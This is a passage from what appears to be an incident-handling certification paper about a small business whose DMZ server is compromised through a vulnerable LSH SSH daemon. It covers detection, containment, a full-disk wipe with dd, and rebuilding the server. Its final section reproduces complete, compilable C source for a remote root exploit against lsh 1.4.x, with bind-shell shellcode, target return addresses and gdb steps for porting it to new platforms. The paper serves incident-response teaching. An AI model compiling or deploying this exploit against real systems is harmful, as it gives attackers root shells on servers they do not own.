A “clean-room” is a concept gaining popularity with VPN providers. This means that when a VPN user connects, their computer is scanned for the latest updates to corporate-approved anti-virus software and personal firewalls. The VPN user is only allowed into the corporate network if their protections are up-to-date. This requires constant vigilance on the part of home user and VPN provider alike; but is a necessity for those who would connect via VPN.

Let’s examine our small company and see how they respond to the attack outlined in this paper. We’ll also identify ways to educate our users so that they are safer at home; which in turn will keep our organizations safer.

Preparation

Preparing for a possible incident is important for a small business, even if they do not approach it as preparing for a computer security event. What follows is a list, based on my experience as a systems administrator; of best practices for any server regardless of organization:

- Perform regular backups of critical data
- Perform regular updates of anti-virus software
- Run the antivirus scans more frequently than you update
- Perform regular audits of system logs
- Evaluate regular patching of operating systems and applications

There should be no risk versus cost analysis associated with the first three items in this list. Consider it like regular maintenance for your car. When was the last time you calculated the costs vs. risk for an oil change? This kind of analogy should be obvious to everyone. As conscientious professionals we should help others to make it this obvious.

Auditing system logs is a time consuming task. However, regular checks will assure system health as well as system security. Enabling logging on the broadband router is also a good practice. However; this log will only show inbound and outbound IP addresses; and should probably be used after the fact. Time is a factor here – you don’t want to spend a considerable amount of time tracking addresses if an incident has not happened.

Information Security Magazine's February 2004[40] issue headlined patching vulnerabilities. The article "A Patch in Time" provides a formula for calculating patch costs:

(Hours x Rate x Systems) + (Patch Failure% x (Hours x Rate x Systems) = Cost to Patch

It may not always be feasible from a time cost for all small businesses to patch every single time a security vulnerability is announced for a system they own. However, it is **always** feasible to establish a regular maintenance time, perhaps once a month, to evaluate patches and critical updates and apply them to systems. I know of one small business – not a technology company at all – that has three servers. Once a week, the two employees alternate doing the business' bookkeeping and maintaining their computer systems. Backups and patching can be combined into a regular maintenance task.

The fictional business in this paper performs regular backups and checks for security patches. While there is no formal policy in place; those few employees with several computers back up critical files such as product binaries on a weekly basis. These are stored on USB hard drives – not 'pen' drives but book-size drive appliances that sit on the desk or a shelf and either stay connected with a USB cable and hub or are plugged in as needed. It was suggested to the remaining staff that they employ a similar backup for company documents and any material they use for work. For example; the CEO maintains Adobe PDF scans of all contracts and backs them up to CD every quarter. This same CEO requires that all sales agreements and contracts – particularly support contracts; as they are often recurring and a significant source of near-guaranteed revenue – be sent to him as they are signed.

Our victim developer would check the Microsoft Update and RedHat site for security updates. RedHat provides and update service for versions 7 through 9 at http://rhn.redhat.com; Microsoft provides http://www.windowsupdate.com/ to update its operating system software.

Small businesses should consider using an Intrusion Detection Sensor like Snort[41], or even a commercial appliance – if cost and time allow it. Risk versus time and money costs should be considered. Our victim does not – the perception of risk has never been sufficient to justify it.

Our victim does not always update software – even free software. The time it takes to perform this activity was a factor in their decision; as well as the time it would take to reconfigure systems with new software as well as test the updates. The solutions the company provides are for other businesses that don't necessarily require the 'latest and greatest'. The developer subscribes to MSDN

[40] http://www.infosecuritymag.com – the article I reference starts on page 27 of the print magazine.
[41] http://www.snort.org

and receives development environment updates; but that is about the only thing that is updated regularly.

Many small businesses may not make a conscious decision regarding updating their software – following the "if it ain't broke, don't fix it" mantra; they leave things alone unless they need the added functionality or there is a bugfix in the update – if they are even aware of the update. Ever heard of the term "dll hell"? This is when Windows system drivers – dynamic link libraries or DLL – are updated and break the functionality of programs on the system. This was very common with Microsoft Data Access Components; the database connectivity for software could be easily broken if you updated to a new version and the application itself was not updated to be compatible with the new connectors.

A few things could improve our small business' protection against a possible intrusion. Perhaps the DMZ server should be configured so that log files are stored on another server; or backed up to a different server every few hours.

A file integrity checking tool, such as AIDE[42] or Tripwire[43]; may be effective in detecting a compromise. AIDE is the Advanced Intrusion Detection Environment; Tripwire began its life as an open source tool to catch changes to files – particularly system files. It is also available as a commercial tool for Linux and Windows.

We would create a baseline database of file properties for the system with Tripwire and run integrity checks on a regular basis. However; like any IDS; the time overhead using any file integrity checking tool may be too costly for a small business. The risks should be weighed against these efforts. For example; if this DMZ server regularly stored copies of company proprietary information such as source code or new products; the balance shifts in favor of taking the extra time to install and regularly run a tool such as this. The business should add this activity to the time set aside for patching and anti-virus updates. However; in our scenario, they did not – and likely lost valuable clues as to what happened to their server when it was compromised.

More consideration of the importance of security updates must be taken by home users and small business alike. The Microsoft Small Business Computer Security Center[44] attempts to address these issues. I'd like to direct your attention to the Linux Security Howto for Linux users[45]; and even suggest that those more experienced and involved in the Linux community than I am establish a small business security forum for those users as well. I did not find such an

[42] http://sourceforge.net/projects/aide
[43] http://www.tripwire.org/
[44] http://www.microsoft.com/smallbusiness/gtm/securityguidance/hub.mspx
[45] http://scrye.com/~kevin/lsh/t1.html - that Kevin is NOT me.

organization during my research for this paper – there may be in the form of Linux User Groups[46] within some communities.

Identification

Early one morning, the lead developer of our victim company woke to find an unusual amount of system activity on the DMZ server. Hard drive and netwok activity – as evidenced by the activity lights on the computer, hub and broadband router – were highly unusual at six a.m. Eastern time. There were two sales engineers on the road; but they would still be asleep.

Not suspecting anything at first; our victim would likely log in to another computer and check their mail. However; since there appears to be something going on, our lead developer logged in to the DMZ server and typed "who" to see who was online:

shawk 501
svcatr 502

"svcatr " looks more like a service account, it is actually a name for a memory address pointer and would *likely* not be a name for a service or even a user account. Besides that, the account has an id number in the 500s – which is **not** a number associated with a service account. The developer looks at their /etc/passwd file with vi and finds "svcatr" at the end of the file.

We know that no one should be working on this system this early in the morning; so the lead developer sends an email to the rest of the company asking if anyone has made any changes to their DMZ host recently and starts to look for further evidence. Without knowing the new account has not been made by a legitimate user; the lead developer has few places to start looking for possible compromise.

There is a default installation of Apache set up for future use. Opening a web browser and looking at "http://localhost", they find the default page. While there is still a chance that Apache has been exploited; there is no evidence of that here. The SMTP service was recently patched and its logs checked to prevent spammers using it as an automatic mail relay.

The developer checks for svcatr's home directory. There is no home directory for this user; so the next logical thing to do is check the root directory of the system, "/", for any files or changes – the system will default to the root directory for the user's configuration files.

ls –la

[46] http://www.linux.org/groups/

and there they find:

.bash_history
.bash_logout
.bash_profile
.bashrc

Whomever they are, if they compromised this machine, they have not had time to clean up after themselves. If the attacker did cover their tracks; these files would either not exist or the .bash_history file would have very few commands in it – like “logout”.

Our developer runs a netstat command from the console and finds nothing unusual except:

tcp 2377/ftp xxx.xxx.xxx.xxx:32808 xxx.xxx.xxx.xxx:21

She is not running ftp; and no one else should be.

They also discover an inbound lsh connection:

tcp 4344/ftp xxx.xxx.xxx.xxx:22 xxx.xxx.xxx.xxx:14505

The open LSH connection on port 22 might be expected because LSH is available on this computer; however no one should be connected to it this early in the morning.

The UNIX lsof command would also show the lshd service listening for incoming connections; and the outbound ftp connection.

The developer also goes to a workstation in her home network and runs a port scan against the DMZ host and finds port 22 for LSH, 25 for mail and 80 for the web server. She does not see the ftp connection; because the port is not listening for incoming connections. At this point, at least before receiving any responses from other employees, the developer suspects a system compromise.

I make a lot of assumptions here in order to allow us to identify a potential compromise. The first is that our victim is constantly aware of the activity on her small network; and that activity at this time of morning would be unusual. The second is that the attacker is caught in the act – the real life likelihood of this happening is very low. Attacks like this may only be discovered days after the damage has been done; when the system owner makes a routine check of user accounts or decides to look at the “/” directory of the host and *maybe* notices user configuration files. These files will likely have been sanitized by the attacker. The cable/DSL router being used will not provide enough information outside of IP addresses and port numbers to help with any investigation.

If the attacker did not clean the /var/log/messages and var/log/secure files; or did not make themselves an administrator on the system in order to do so; important clues could be found here. Examining sudoers and the etc/passwd file may lead to more information.

Containment

Our developer installed LSH and knows that this is the only way the rest of the company connects to this machine. They also no that no one has a need to upload or download files to another machine at this time of day; so they decide to kill the LSH process. If someone from the company calls; she'll have to explain what happened and determine why a new account has been added to the system – better this than any company files being stolen by an attacker. She checks "netstat" again, and also "who", and finds the "svcatr" account is no longer logged in to the DMZ host.

ps –auwx | *grep lshd*

This will identify the process – there happen to be two on my implementation – for lshd. The second PID number is the one listening on port 22. The PID number identifies the process and then it can be killed[47]:

kill -9 [PID]

She then examines the .bash_history file on "/":

cd /
vi .bash_history

These lines at the end of the file catch her attention almost immediately:

ftp foreign.ftp.host
cd /etc
cp /.illicit_files.tar.gz

This does not look like the work of an employee.

The Jump Kit

One of the requirements for this paper is to identify an Incident Handling 'jump kit' – the tools an incident handler may take with them when responding to a security incident. This could also include the tools a system administrator would keep handy for resolving issues with their computers.

[47] I found that I could not use *lshd –daemonic* to restart LSH after killing the process, and had to reboot the system in order to restart the LSH server.

Our developer uses the following to help resolve system issues and to fix any problems:

- nmap
- A bootable Gentoo Linux cd for partition manipulation and 'fixing' lost passwords – I will not detail those here
- Red Hat Linux 7.3 installation CDs
- Boot disks created during the server installations
- Windows 2000 installation CDs
- Windows 2000 Resource Kit
- An extra network hub

Eradication and Recovery

Later in the morning; the lead developer has received response emails from everyone in the company. No one has created a new account and no one was accessing the computer at 6:00 a.m. Eastern. Now that it has been established that the account was created by an attacker, the system needs to be checked for backdoors and rootkits. chkrootkit from http://www.chkrootkit.org would be an effective tool to look for rootkits. The nmap scan and a thorough evaluation of the results from netstat would bring to her attention any listening backdoors.

An examination of ".illicit_files.tar.gz" is in order. Any number of items may be found here: files of credit card numbers; software cracks; and even illegal images or other illegal material.

At this point, it may be best to call in law enforcement and alert them to the intrusion. There may be child pornography or other illegal material stored on the computer that warrant an FBI investigation. Refer to "How to Report Internet Related Crime" at http://www.cybercrime.gov/reporting.htm. This isn't a judgment call – you should provide them what evidence you can and allow them to decide whether they should investigate further. Law enforcement will investigate theft and child pornography cases; particulary if they are investigating a similar event. I have heard of a "$5,000 in damages" rule – which meant that if the compromise did not cause more than $5,000 in damage; law enforcement will not commit resources to investigate. It is in everyone's best interest that you let them make that decision – before making any modifications to the victim system. Law enforcement would want the system to remain open so that evidence can be collected in order to prosecute a crime.

I am going to continue with the Incident Handling process under the assumption that law enforcement does not deem it necessary to collect evidence from our small business' computer.

In that case; one of the following actions could be taken:

1. The user account and related files should be cleaned from the computer. Directories should be searched for any other files left by the attacker. The "ls –la" command is useful here as it will display hidden files on the system. Close attention should be paid to system directories; where it is likely an attacker may have left remote access software or other tools. It should be obvious at this point; but the inspection should be performed using known good binaries of system commands. A system recovery CD or bootable Linux CD should be used for this investigation. The Forensic and Incident Response Environment CD, available at http://fire.dmzs.com/, is useful for this purpose. A system recovery environment such as Gentoo Linux, available at http://www.gentoo.org/main/en/mirrors.xml, is also appropriate for these tasks. The image should be downloaded from a separate system and burned to disc from there before loading onto the possible compromised system.

   LSH, Apache and the mail server should be examined. The victim should check the current running versions of their software against the security databases I have previously identified in this paper; to see if the applications are vulnerable to remote exploits. At this point, we can assume the victim has found they are running a vulnerable version of LSH. The victim may even try the exploit against their own computer to see if it works. The vulnerable applications should be updated to the most recent stable version.

   After updating vulnerable applications; the system should be re-examined before being brought back into production. The user accounts should be changed – or at the least all the passwords should be changed; including and especially the root password.

2. The computer could be rebuilt from known good sources and updated to the latest releases of software.

   The DMZ server does not contain critical company data. The only additional software besides the Apache server that is not being used is the LSH implentation. Our victim decides to reformat the hard drive on the DMZ server – often called "nuking from high orbit" – and reinstall the system from installation media. In the process, they install LSH 1.5.3. In this case, the company establishes new user accounts for every employee and documents them.

   Similar to the first option; the most up-to-date and stable releases of the services provided by this machine should be installed.

Our victim choses option 2 and decides to forego installing Apache this time – better to leave fewer options for intruders. Prior to reinstalling Red Hat, instead of removing the partitions with fdisk or Disk Druid during the install process; we want to wipe the hard drive first. This guarantees that any malware is gone; particularly from the boot sector of the drive. Removing the file partition information and recreating it for a new installation would not remove these files unless they were overwritten during the OS install.

Our developer boots the compromised system with a trusted source – the Gentoo Linux CD used in case someone loses their system password. The CD contains system tools and could have been used to examine the logs on the victim in the first place. This is more of a forensics activity which is why I did not examine that approach in this paper. Our victim will boot the CD; mount the hard drives using the 'mount' command, and finally use this command:

dd if=/dev/random of=/dev/hdX

'X' is the drive designation – hda, etc.

The logs of other computers in the network should be examined. The victim would not know our attacker did not investigate other computers – the system logs cannot be completely trusted and may have been erased - and should not assume that this was the only computer compromised.

The Preparation section of this paper mentions the use of file integrity verification to detect host compromises and intrusion detection as means of detecting network attacks. These could be implemented when the system is brought back on-line as a means to detect further attack attempts. The Identification section noted that there were no logs for LSH activity. When this system is returned to service and lshd is started, it should be started with the logging option enabled:

lshd –daemonic –log-file=/var/log/LSHlog

This should capture LSH errors to a log file named "LSHlog" and let the administrator of the system regularly check for problems; such as the service crashing, which may be evidence of tampering with the system.

Timeline

To summarize the Identification, Containment, Eradication, and Recovery steps; here is the following timeline:

6:15 AM – Identified possible suspicious activity
6:20 AM – Confirmed suspicious activity with who, 'netstat –nap', and checking the file system
6:25 AM – Verfied activity with nmap

6:30 – Terminated LSH process and emailed other employees
6:35 to 10:00 AM – examined .bash_history file and remainder of hard drive, finding warez files downloaded to the computer.
12:00 PM – Began re-imaging host computer
3:00 PM – Tested new image and LSH version before bringing computer back into service

Even for a small business; this kind of activity is not always this cut-and-dry. Ask yourself: What if the attacker had not been detected? What if other computers had been compromised? What if law enforcement had become involved? What if the CEO or another employee had recently placed critical files on that server and those files may now have malware, perhaps alternate data streams, on them? What if they don't but the paranoia is still there? There are a lot of tangents and additional scenarios that could be derived from any attack. Some of this can be planned for; and is planned for in the Preparation phase.

It may remain less complicated – with a smaller number of employees; and motivated at that, controls may be put in place to significantly reduce the chance of an attack succeeding again. So the next day – the follow up.

Lessons Learned

It's hard to say what lessons our small business may have learned from this incident; but one thing remains sure: users should be ever vigilant for security issues with the applications they use. This attack may just has easily have been through the SMTP or HTTP services on the computer. Remote access and internet services are not the only ones found vulnerable to exploit.

The company held a conference call the next morning where the lead developer explained what she had found. It was decided that the lead developer and the two people that shared technical support and assistant development roles would get together on Friday afternoon; and all company computer assets would be scanned and patched. The company computers every Friday; the employees' own computers at least once every two weeks. The three would help the less technically adept set up automated maintenance processes and check them every few months. Also, the three alternate taking a couple hours a week reviewing security information for their operating systems.

It was also decided that a review of their own code was necessary. First; if there were intrusions that had not been detected; there existed a possibility, if only fractional, that some of their own products may have been altered. If something like this could happen with an open source project; where several people can evaluate the strength of the code; then what could happen to their products with the three working on them? A QA test plan was put into place and additional customer feedback options – email and postcard – were added to new contracts.

The company was lucky that no systems had been seriously corrupted; and no product had been stolen. An event like this can be devastating to a small business; who may rely more on customer trust than other businesses.

At the beginning of this section I mentioned that these kinds of intrusions pose a further threat when they are used to compromise other systems. The attacker could just as easily have copied over attack tools as illegal files. It is important we provide security awareness guidance to home users so that their computers are not utilized in the next attack. There's a cliché that technically skilled people are always providing free support to their family and friends – but when it comes to security, I personally believe that support should always be there.

6. Exploit References

The following are references to the vulnerability outlined in this paper:

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0826

http://xforce.iss.net/xforce/xfdb/13245

http://archives.neohapsis.com/archives/bugtraq/2003-09/0326.html

http://www.secunia.com/advisories/9805/

http://lists.netsys.com/pipermail/full-disclosure/2003-September/010489.html

http://downloads.securityfocus.com/vulnerabilities/exploits/lsh_exploit.c

http://downloads.securityfocus.com/vulnerabilities/exploits/lsh_exp.c

7. Works Cited, Further Reference

The following are the URLs referenced in this paper. Where paper references were utilized; this is indicated in the document and the URL to the online equivalent is noted here. This includes all the URLs in the footnotes as well as the body of the paper, starting with the footnotes. Duplicates of some references are removed.

1. http://www.lysator.liu.se/~nisse/lsh

2. http://www.giac.org/GCIH.php

3. http://www.ietf.org/html.charters/secsh-charter.html

4. http://www.openssh.com

5. http://www.chiark.greenend.org.uk/~sgtatham/putty/
6. http://s2putty.sourceforge.net/
7. http://www.vandyke.com/
8. http://www.lysator.liu.se/~nisse/lsh
9. http://lists.netsys.com/pipermail/full-disclosure/2003-September/010489.html
10. http://www.w00w00.org/files/artciles/heaptut.txt
11. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0826
12. http://www.osvdb.org
13. http://xforce.iss.net/xforce/xfdb/13245
14. http://archives.neohapsis.com/archives/bugtraq/2003-09/0310.html
15. http://www.scurn.net
16. http://www.liboop.org
17. http://www.sans.org/score/checklists/ID_Linux.pdf
18. http://www.vmware.com
19. http://www.openpark.net
20. http://www.cygwin.com
21. http://www.packetfactory.net/projects/firewalk
22. http://cheops-ng.sourceforge.net
23. http://grc.com/id/idserve.htm
24. http://www.hoobie.net/brutus
25. http://www.somarsoft.com/somarsoft_main.htm
26. http://www.realvnc.com/
27. http://www.samspade.org

28. http://www.foundstone.com

29. http://www.insecure.org/nmap/

30. http://netcat.sourceforge.net/

31. http://www.nessus.org

32. http://lists.netsys.com/pipermail/full-disclosure/

33. http://csrc.nist.gov/publications/nistpubs/800-61/sp800-61.pdf

34. http://www.sei.cmu.edu/pub/documents/03.reports/pdf/03hb002.pdf

35. http://www.zonelabs.com/store/content/home.jsp

36. http://www.grisoft.com/us/us_avg_single.php

37. http://www.infosecuritymag.com

38. http://www.snort.org

39. http://www.sourceforge.net/projects/aide

40. http://www.tripwire.org

41. http://www.microsoft.com/smallbusiness/gtm/securityguidance/hub.mspx

42. http://scrye.com/~kevin/lsh/t1.html

43. http://linux.org/groups

44. http://www.usabilitynews.com/news/article1145.asp

45. http://www.pcworld.com/news/article/0,aid,55154,00.asp

46. http://www.cscic.state.ny.us/reports/public_report.htm

47. http://www.sophos.com/virusinfo/articles/porntrojan.html

48. http://www.employees.org/~satch/ssh/faq/ssh-faq.html

49. http://secunia.com/advisories/9805/

50. http://xforce.iss.net/xforce/xfdb/13245

51. http://www.osvdb.org/displayvuln.php?osvdb_id=2574

52. http://www.wifinder.com

53. http://www.lysator.liu.se/~nisse/archive/

54. http://www.liboop.org

55. http://www.dslreports.com

56. http://www.swhois.net

57. http://www.dslreports.com

58. http://www.simovits.com/nyheter9902.html

59. http://abcnews.go.com/sections/tech/DailyNews/yahoo000208.html

60. http://rhn.redhat.com

61. http://www.windowsupdate.com

62. http://www.chkrootkit.org

63. http://www.cybercrime.gov/reporting.htm

64. http://fire.dmzs.com/

65. http://www.gentoo.org/main/en/mirrors.xml

8. Exploit Source Code

The following is the source code I used to attempt this exploit. I copied it from the website I found it to an ASCII file which I named lsh_exploit.c. I tried this both in RedHat 9 (with the original kernel and no patches or modifications) on the attack computer; and within a Cygwin environment in Windows XP Service Pack 1. For Cygwin I just made sure I put the text file in a convenient directory and for extra surety before compiling; used the 'dos2unix' utility to convert the text format from a DOS file to a UNIX file (the line feeds and carriage returns in a plain text file are different between DOS and UNIX). Follow the steps in the 'Exploiting the Target' section of this paper in order to compile the exploit and attempt to use it. Remember to only do so in a laboratory environment or with specific permission if you desire to use this in a penetration testing scenario!

```
/*
  ------------------------------------
  Remote r00t exploit for lsh 1.4.x
  by Haggis aka Carl Livitt - carl.learningshophull@co@uk
  19/09/2003

  Latest version should always be available from
  http://doris.scriptkiddie.net
  ------------------------------------

  Spawns bindshell on port 12345 of remote host.

  Handily, it also bypasses non-exec stack protection as the
  shellcode is on the heap.

  NOTE: This exploit _only_ works if it's the first thing to
  connect to the lshd daemon after it has been started.
  Any other time, it is just a DoS. Run it a few times against
  a host running lshd to see what I mean.


  ------------------------------------------
  Determining RET address for a new platform:
  ------------------------------------------

  Start up 'lshd --daemonic', attach gdb to it and 'c'ontinue:

        sol:~ # rm /var/run/lshd.pid ; lshd --daemonic ; gdb -q lshd
`pgrep lshd`
        Attaching to program: /usr/local/sbin/lshd, process 7140
        Reading symbols from /lib/libpam.so.0...done.
        Loaded symbols for /lib/libpam.so.0
        Reading symbols from /lib/libutil.so.1...done.
        Loaded symbols for /lib/libutil.so.1
        Reading symbols from /lib/libnsl.so.1...done.
        Loaded symbols for /lib/libnsl.so.1
        Reading symbols from /lib/libcrypt.so.1...done.
        Loaded symbols for /lib/libcrypt.so.1
        Reading symbols from /lib/libz.so.1...done.
        Loaded symbols for /lib/libz.so.1
        Reading symbols from /usr/local/lib/liboop.so.4...done.
        Loaded symbols for /usr/local/lib/liboop.so.4
        Reading symbols from /usr/lib/libgmp.so.3...done.
        Loaded symbols for /usr/lib/libgmp.so.3
        Reading symbols from /lib/libc.so.6...done.
        Loaded symbols for /lib/libc.so.6
        Reading symbols from /lib/libdl.so.2...done.
        Loaded symbols for /lib/libdl.so.2
        Reading symbols from /lib/ld-linux.so.2...done.
        Loaded symbols for /lib/ld-linux.so.2
        Reading symbols from /lib/libnss_files.so.2...done.
        Loaded symbols for /lib/libnss_files.so.2
        0x40157d37 in fork () from /lib/libc.so.6
        (gdb) c
        Continuing.

  Switch to another terminal, and run the exploit against the lsh
```

server, specifying target number 3 (Test):

```
haggis@sol:~/exploits/research/lsh> ./lsh_exploit -t localhost -
T 3
LSH 1.4.x (others?) exploit by Haggis (haggis@haggis.kicks-
ass.net)

[-] Building exploit buffer...
[-] Sending exploit string...
[-] Sleeping...
[-] Connecting to bindshell...
[*] Could not connect to localhost - the exploit failed
```

Switch back to your other terminal. You will see:

```
Program received signal SIGSEGV, Segmentation fault.
0x41424344 in ?? ()
```

Type 'x/1000x $eax':

```
(gdb) x/1000x $eax
```

And wait until you find lines similar to these:

```
0x809fa68:      0x90909090      0x90909090      0x90909090
0x90909090
0x809fa78:      0x90909090      0x90909090      0x90909090
0x90909090
0x809faa8:      0x90909090      0x90909090      0x90909090
0x90909090
0x809fa9c:      0x90909090      0x90909090      0x90909090
0x90909090
^^^^^^^^^
```

Any of the addresses that contains a NOP (0x90) can be used as your RET address.
Create a new target in the source-code and Bob's-yer-uncle!
*/

```
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/socket.h>
#include <net/if.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <arpa/inet.h>
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <signal.h>
#include <netdb.h>
#include <time.h>
#include <stdarg.h>

#define SSH_PORT 22
#define BINDSHELL_PORT 12345
```

```
#define SIZ 8092
#define EXPLOIT_BUF_SIZE 4000  // just approximate - works well enough
#define NOPS_LEN 1024

/*
 * Linux shellcode - binds /bin/sh to a port
 *
 * Claes M. Nyberg 20020620
 *
 * <cmn@darklab.org>, <md0claes@mdstud.chalmers.se>
 */
char shellcode[]=
"\x83\xec\x10\x89\xe7\x31\xc0\x50\x50\x50\x66\x68\x30\x39\xb0\x02\x66\x
50"
"\x89\xe6\x6a\x06\x6a\x01\x6a\x02\x89\xe1\x31\xdb\x43\x30\xe4\xb0\x66\x
cd"
"\x80\x89\xc5\x6a\x10\x56\x55\x89\xe1\x43\x31\xc0\xb0\x66\xcd\x80\x50\x
55"
"\x89\xe1\xb3\x04\xb0\x66\xcd\x80\xb0\x10\x50\x54\x57\x55\x89\xe1\xb3\x
05"
"\xb0\x66\xcd\x80\x89\xc3\x31\xc9\x31\xc0\xb0\x3f\xcd\x80\x41\xb0\x3f\x
cd"
"\x80\x41\xb0\x3f\xcd\x80\x31\xd2\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x
69"
"\x6e\x89\xe3\x52\x53\x89\xe1\xb0\x0b\xcd\x80\x31\xc0\x40\xcd\x80";

struct
{
        char *platform;
        unsigned long retAddr;
} targets[]= {
        { "SuSE 8.1   - LSH v1.4.x (default)", 0x0809fb20},
        { "RedHat 7.3 - LSH v1.4.x", 0x0809de90},
        { "RedHat 8.0 - LSH v1.4.x", 0x0809a9d8},
        { "Test. RET address = 0x41424344", 0x41424344},
        NULL
};

void my_send(int, char *, ...);
void my_recv(int);
int connect_to_host(int);
void my_sleep(int n);
int do_bind_shell();

struct hostent *hostStruct;
char buf[SIZ], host[SIZ]="\0";
int useTarget=0;
char usage[]=
"Usage: ./lsh_exploit -t host_name [-T platform_type]\n";

main(int argc, char **argv)
{
        int ch, i, targetSock;
        unsigned long *retPtr;
        char *charRetPtr;
```

```
        printf("LSH 1.4.x (others?) exploit by Haggis
(haggis@haggis.kicks-ass.net)\n\n");
        while((ch=getopt(argc, argv, "t:T:h"))!=-1) {
                switch(ch) {
                        case 't':
                                strncpy(host, optarg, SIZ-1);
                                break;
                        case 'T':
                                useTarget=atoi(optarg);
                                break;
                        case 'h':
                        default:
                                printf("%s\n",usage);
                                printf("Available platforms:\n");
                                for(i=0;targets[i].platform;i++)
                                        printf(" %2d. %s\n", i,
targets[i].platform);
                                printf("\n");
                                exit(0);
                                break;
                }
        }

        if(host[0]=='\0') {
                printf("[*] You must specify a host! Use -h for
help\n");
                exit(1);
        }
        if((hostStruct=gethostbyname(host))==NULL) {
                printf("[*] Couldn't resolve host %s\nUse '%s -h' for
help\n", host,argv[0]);
                exit(1);
        }
        if((targetSock=connect_to_host(SSH_PORT))==-1) {
                printf("[*] Coulnd't connect to host %s\n", host);
                exit(1);
        }
        my_recv(targetSock);

        printf("[-] Building exploit buffer...\n");

        retPtr=(unsigned long *)buf;
        for(i=0;i<EXPLOIT_BUF_SIZE/4;i++)
            *(retPtr++)=targets[useTarget].retAddr;

        charRetPtr=(unsigned char *)retPtr;
        for(i=0;i<NOPS_LEN-strlen(shellcode);i++)
                *(charRetPtr++)=(unsigned long)0x90;

        memcpy(charRetPtr, shellcode, strlen(shellcode));
        *(charRetPtr+strlen(shellcode))='\n';
        *(charRetPtr+strlen(shellcode)+1)='\0';

        printf("[-] Sending exploit string...\n");
        my_send(targetSock, buf);
        close(targetSock);
```

```
        printf("[-] Sleeping...\n");
        my_sleep(100000);

        printf("[-] Connecting to bindshell...\n");
        if(do_bind_shell()==-1)
                printf("[*] Could not connect to %s - the exploit
failed\n", host);

        exit(0);
}

int do_bind_shell()
{
        fd_set rfds;
        int sock,retVal,r;

        if((sock=connect_to_host(BINDSHELL_PORT))==-1)
                return -1;

        printf("[-] Success!!! You should now be r00t on %s\n", host);
        do {
                FD_ZERO(&rfds);
                FD_SET(0, &rfds);
                FD_SET(sock, &rfds);
                retVal=select(sock+1, &rfds, NULL, NULL, NULL);
                if(retVal) {
                        if(FD_ISSET(sock, &rfds)) {
                                buf[(r=recv(sock, buf, SIZ-1,0))]='\0';
// bad!
                                printf("%s", buf);
                        }
                        if(FD_ISSET(0, &rfds)) {
                                buf[(r=read(0, buf, SIZ-1))]='\0'; //
bad!
                                send(sock, buf, strlen(buf), 0);
                        }

                }
        } while(retVal && r); // loop until connection terminates

        close(sock);
        return 1;
}

// Given a port number, connects to an already resolved hostname...
// connects a TCP stream and returns a socket number (or returns error)
int connect_to_host(int p)
{
        int sock;
        struct sockaddr_in saddr;

        if((sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==-1)
                return -1;
        memset((void *)&saddr, 0, sizeof(struct sockaddr_in));
        saddr.sin_family=AF_INET;
        saddr.sin_addr.s_addr=*((unsigned long *)hostStruct-
>h_addr_list[0]);
```

```
        saddr.sin_port=htons(p);
        if(connect(sock, (struct sockaddr *)&saddr, sizeof(saddr))<0) {
                close(sock);
                return -1;
        } else
        return sock;
}


// Handy little function to send formattable data down a socket.
void my_send(int s, char *b, ...)
{
        va_list ap;
        char *buf;

        va_start(ap,b);
        vasprintf(&buf,b,ap);
        send(s,buf,strlen(buf),0);
        va_end(ap);
        free(buf);
}


// Another handy function to read data from a socket.
void my_recv(int s)
{
        int len;
        char buf[SIZ];

        len=recv(s, buf, SIZ-1, 0);
        buf[len]=0;
}


// Wrapper for nanosleep()... just pass 'n' nanoseconds to it.
void my_sleep(int n)
{
        struct timespec t;
        t.tv_sec=0;
        t.tv_nsec=n;
        nanosleep(&t,&t);
}
```